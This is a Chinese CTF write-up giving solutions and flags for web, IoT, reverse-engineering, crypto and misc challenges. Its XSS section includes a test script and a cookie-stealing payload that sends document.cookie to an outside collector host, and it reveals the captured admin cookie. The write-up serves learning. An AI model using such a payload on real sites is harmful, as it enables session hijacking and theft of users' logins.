
The Writeup of VYCTF by Z3n1th

WEB

玩蛇2.0


抓包



VYctf{Y0u_4re_the_m45ter_0f_JS}

玩蛇

抓包



VYctf{Pyth0n_15_thE_be5t_L4ngu4ge}

玩具沙盒


Hint：也许你不需要太在意怎么绕过? 只需要传入信息就好

源码

```
def sandbox(payload):
    if len(payload) > 0x8:
        return '这可太长了!'

    try:
        to_feed = base64.b64decode(payload)
    except:
        return '这可不是base64!'

    try:
        p = subprocess.Popen(['./box'], stdin=subprocess.PIPE,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        return p.communicate(input = to_feed, timeout=5)[0]
    except:
        return '数据提交失败了T_T'
```

SSTI，当时卡了很久，怕有过滤试了好多次，结果为空

干得漂亮! flag是vyctf{th1s_is_c0de9ate_baby_b0x}



vyctf{th1s_is_c0de9ate_baby_b0x}

小恐龙

怎么说呢，misc手的一眼丁真吧，89504E47经典png文件头了，提取出来不用去掉别的额外数据，直接cyberchef梭哈得到二维码

```
<div id="main-frame-error" class="interstitial-wrapper">
    <div class="flag">
        <li style="color: #89504e"></li>
        <li style="color: #470d0a"></li>
        <li style="color: #1a0a00"></li>
        <li style="color: #00000d"></li>
        <li style="color: #494844"></li>
        <li style="color: #520000"></li>
        <li style="color: #001d00"></li>
        <li style="color: #00001d"></li>
        <li style="color: #080200"></li>
        <li style="color: #0000d9"></li>
        <li style="color: #f1f058"></li>
        <li style="color: #000000"></li>
        <li style="color: #097048"></li>
        <li style="color: #597300"></li>
        <li style="color: #002e23"></li>
        <li style="color: #00002e"></li>
        <li style="color: #230178"></li>
        <li style="color: #a53f76"></li>
        <li style="color: #000001"></li>
        <li style="color: #804944"></li>
        <li style="color: #415448"></li>
        <li style="color: #4b8d55"></li>
        <li style="color: #ed1283"></li>
        <li style="color: #300c9a"></li>
        <li style="color: #dedeff"></li>
        <li style="color: #95b7f6"></li>
        <li style="color: #d22105"></li>
        <li style="color: #a2f387"></li>
        <li style="color: #d72f53"></li>
```

扫码得到flag

VYctf{fxxk_met4redctf_2023}

你是什么小饼干呢

我发誓我真想认真写的，但是没环境了，将就看吧


首先看源码有xss的提示，看到有个提交框，看css源码，有个z-index=-1（`z-index` 属性设置定位元素及其后代元素或 flex 项目的 Z 轴

顺序。z-index 较大的重叠元素会覆盖较小的元素），改成1就好了

随便输入个代码

```
<script>alert(/xss/)</script>
```

反射型XSS，但是试过了各种payload接收到的都没有cookie，后面问出题人可能是因为被阿里云服务器上难度了，唉，除非挖个day



文件名: copyright .js

js文件说明:

版权声明

格式化 压缩 选择js模板 插入模板 生成payload 复制js地址

```
1 var img = new Image(); img.src="http://xssrecevier:8000/" + document.cookie;
2 document.body.append(img);
```

然后就找出题人py到cookie（（（

```
admin=chinanako
```

输入cookie刷新界面就有flag

忘记flag了 唉

IOT

简单ino（签到）

源码

```
// lcd1602:SCL is uno:A5, lcd1602:SDA is uno:A4, lcd1602:VCC is num:V5,
lcd1602:GND is uno:GND.

#include <LiquidCrystal_I2C.h>

LiquidCrystal_I2C lcd(0x27, 20, 4);

int flag[20] = {118, 121, 995, 116, 102, 123, 104, 101, 492, 108, 482, 95, 65,
114, 100, 117, 493, 110, 482, 125};
int line[20] = {10, 3, 14, 4, 0, 13, 10, 3, 14, 0, 14, 0, 0, 7, 13, 5, 14, 0, 14,
7};
int i = 0;

void setup() {
  lcd.init();
  lcd.backlight();
  lcd.setCursor(0, 0);
  lcd.print("Hello VYctf!");
}

void loop() {
  delay(1000);
```

```
  lcd.clear();
  lcd.print("flag is:");
  lcd.setCursor(line[i], 1);
  lcd.print(flag[i]);
  i++;
}
```

十进制转ASCII，ASCII只到126（多余的肯定是转出来的是错误的），把大于126的数字的三位数的后面那个数字剔除掉就是（建议出题人

下次弄少一点大于126的，搞点脑洞之再搞删掉的多余的再转换成一个字符（（（你们musc出题人真黑心）

vyctf{he1l0_Ardu1n0}

Air001

erpo文件，这时候就该搜索引擎了，嘉立创EDA，启动

VYCTF{N1CE_T0_A1R001}


REVERSE

大家一起和平地玩耍吧(签到)

玩通关就好了

VYctf{We1c0me_t0_VycTf}

Base64逆向




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *v3; // eax
  size_t v4; // eax
  int v5; // ecx
  char *v6; // eax
  char v8[1024]; // [esp+0h] [ebp-804h] BYREF
  char Buffer[1024]; // [esp+400h] [ebp-404h] BYREF

  sub_401010("please input flag:", v8[0]);
  v3 = _acrt_iob_func(0);
  fgets(Buffer, 1024, v3);
  v4 = strcspn(Buffer, "\n");
  if ( v4 >= 0x400 )
  {
    __report_rangecheckfailure();
    __debugbreak();
  }
  Buffer[v4] = 0;
  strlen(Buffer);
  sub_401040(v8);
  v5 = strcmp(v8, "dnljdGZ7VzMxYzBtM183MF92eWM3Zn0=");
  if ( v5 )
    v5 = v5 < 0 ? -1 : 1;
  v6 = "error\n";
  if ( !v5 )
    v6 = "success\n";
  sub_401010(v6, v8[0]);
  return 0;
}
```

解Base64就是了

vyctf{W31c0m3_70_vyc7f}

二进制

hint：注意main函数附近



令数字右移，即除2，遍历数组除2转ASCII

```
array = [236, 242, 198, 232, 204, 246, 166, 208, 216, 190, 98, 230, 190, 154, 96,
236, 202, 190, 232, 208, 202, 190, 196, 98, 220, 104, 228, 242, 190, 232, 96,
190, 232, 208, 202, 190, 216, 202, 204, 232, 250]
for num in array:
    num //= 2
    ascii_char = chr(num)
    print(ascii_char, end='')
```

vyctf{Shl_1s_M0ve_the_b1n4ry_t0_the_left}

CRYPTO

古老的语言(签到)

转换为python

```
match program[program_counter] {
            `0` {
                address++
            }
            `w` {
                address--
            }
            `*` {
                memory[address]++
            }
            `@` {
                memory[address]--
            }
            `.` {
                data := memory[address].ascii_str()
                new_file.write_string(data)!
                print(data)
            }
            `,` {
```

```
                input := os.input_opt('') or { '' }
                memory[address] = input[0]
            }
            `v` {
                stack << program_counter
            }
            `~` {
                if memory[address] != 0 {
                    program_counter = stack[stack.len - 1]
                } else {
                    stack.pop()
                }
            }
            else {}
```

按照加密逻辑转换为python，当然用vlang编辑器也可以直接用vlang写（符合群主对vlang的喜欢了 唉

VYctf{welc0me_t0_crypt0}

素数分解

简单RSA

```
def rsa_decrypt(ciphertext, D, N):
    plaintext = ""
    for char in ciphertext:
        num = ord(char)
        m = pow(num, D, N)
        plaintext += chr(m)
    return plaintext
```


解密就是

vyctf{R5a_1s_M0dern_pA55w0rd}

MISC

唉 可能是群主真的知道我对音频会不了一点吧 唉 等OSC和Paganini的WP（不详细就给群主🔪了

缺少的专辑(签到)



010打开就丁真了，修复高度

VYctf{Fl4g_h1dden_Bel0w_1m4ge}

建议少出要用ocr的题目 唉

这亦是一种图片（这个题目名想到那个男人了）

hint：如果看不见图片, 不要心急, 也许图片正以另一种形式存在着, 观察它的名字.

hint：世界上也许不只有十进制和十六进制

一搜xxd，二进制，kali启动

```
0000023a: 00000000 00000000 00000000 00000000 00100000 00000000  .... .
00000240: 00000000 00000000 00000000 00000000 00000000 00000000  ......
00000246: 00000000 00000000 00000000 00000000 00000000 00000000  ......
0000024c: 00000000 00000000 00000000 00000000 00000000 00000000  ......
00000252: 00000000 00000000 00000000 11111100 00000000 00000000  ......
00000258: 00000000 00000000 00000000 00000011 11100000 00000000  ......
0000025e: 00000000 00000000 00000000 00000000 11100000 00000000  ......
00000264: 00000000 00000000 00000000 00000111 10000000 00000000  ......
0000026a: 00000000 00000000 00000000 11111100 00000000 00000000  ......
00000270: 00000000 00000000 00000000 10000000 00000000 00000000  ......
00000276: 00000000 00000000 00000000 00000000 00000000 00000000  ......
0000027c: 00000000 00000000 00000000 00000000 00000000 00000000  ......
00000282: 00000000 00000000 00000000 11111000 00000000 00000000  ......
00000288: 00000000 00000000 00000000 00001111 11100000 00000000  ......
0000028e: 00000000 00000000 00000000 00000001 11100000 00000000  ......
00000294: 00000000 00000000 00000000 00011111 00000000 00000000  ......
0000029a: 00000000 00000000 00000000 01111100 00000000 00000000  ...|..
000002a0: 00000000 00000000 00000000 00000111 10000000 00000000  ......
000002a6: 00000000 00000000 00000000 00000000 11100000 00000000  ......
000002ac: 00000000 00000000 00000000 00000001 11100000 00000000  ......
000002b2: 00000000 00000000 00000000 00011111 00000000 00000000  ......
000002b8: 00000000 00000000 00000000 01110000 00000000 00000000  ...p..
000002be: 00000000 00000000 00000000 00000000 00000000 00000000  ......
000002c4: 00000000 00000000 00000000 00000000 01000000 00000000  ....@.
000002ca: 00000000 00000011 11111111 11000000 01000000 00000000  ...@.
000002d0: 00000000 00000000 00100000 01000000 01000000 00000000  .. @@.
000002d6: 00000000 00000000 00100000 01000000 11000000 00000000  .. @..
000002dc: 00000000 00000000 00100000 01100001 10000000 00000000  .. a..
000002e2: 00000000 00000000 00100000 00111111 00000000 00000000  .. ?..
000002e8: 00000000 00000000 00000000 00000000 00000000 00000000  ......
000002ee: 00000000 00000000 00000000 00000000 00000000 00000000  ......
000002f4: 00000000 00000000 00000111 11111111 00000000 00000000  ......
000002fa: 00000000 00000000 00011100 00000001 10000000 00000000  ......
00000300: 00000000 00000000 00110000 00000000 10000000 00000000  ..0...
00000306: 00000000 00000000 00010000 00000000 10000000 00000000  ......
0000030c: 00000000 00000000 00010000 00000001 00000000 00000000  ......
00000312: 00000000 00000000 00011100 00000111 00000000 00000000  ......
00000318: 00000000 00000000 00000111 11111100 00000000 00000000  ......
0000031e: 00000000 00010000 00000000 00000000 00000100 00000000  ......
00000324: 00000000 00011000 00000000 00000000 00001100 00000000  ......
0000032a: 00000000 00001111 11111111 00111111 11111000 00000000  ...?..
00000330: 00000000 00000000 00000001 11100000 00000000 00000000  ......
00000336: 00000000 00000000 00000000 01000000 00000000 00000000  ...@..
0000033c: 00000000 00000000 00000000 00000000 11110000 00001011  ......
00000342: 00111011 10100101 10100100 00010000 10111111 11110100  ;.....
```

耗费眼睛，建议给出题人多看几遍））

VYctf{Kfc_vw50}

雪（snow）

工具题没啥好写的

vyctf{5n0w_15_834u71ful}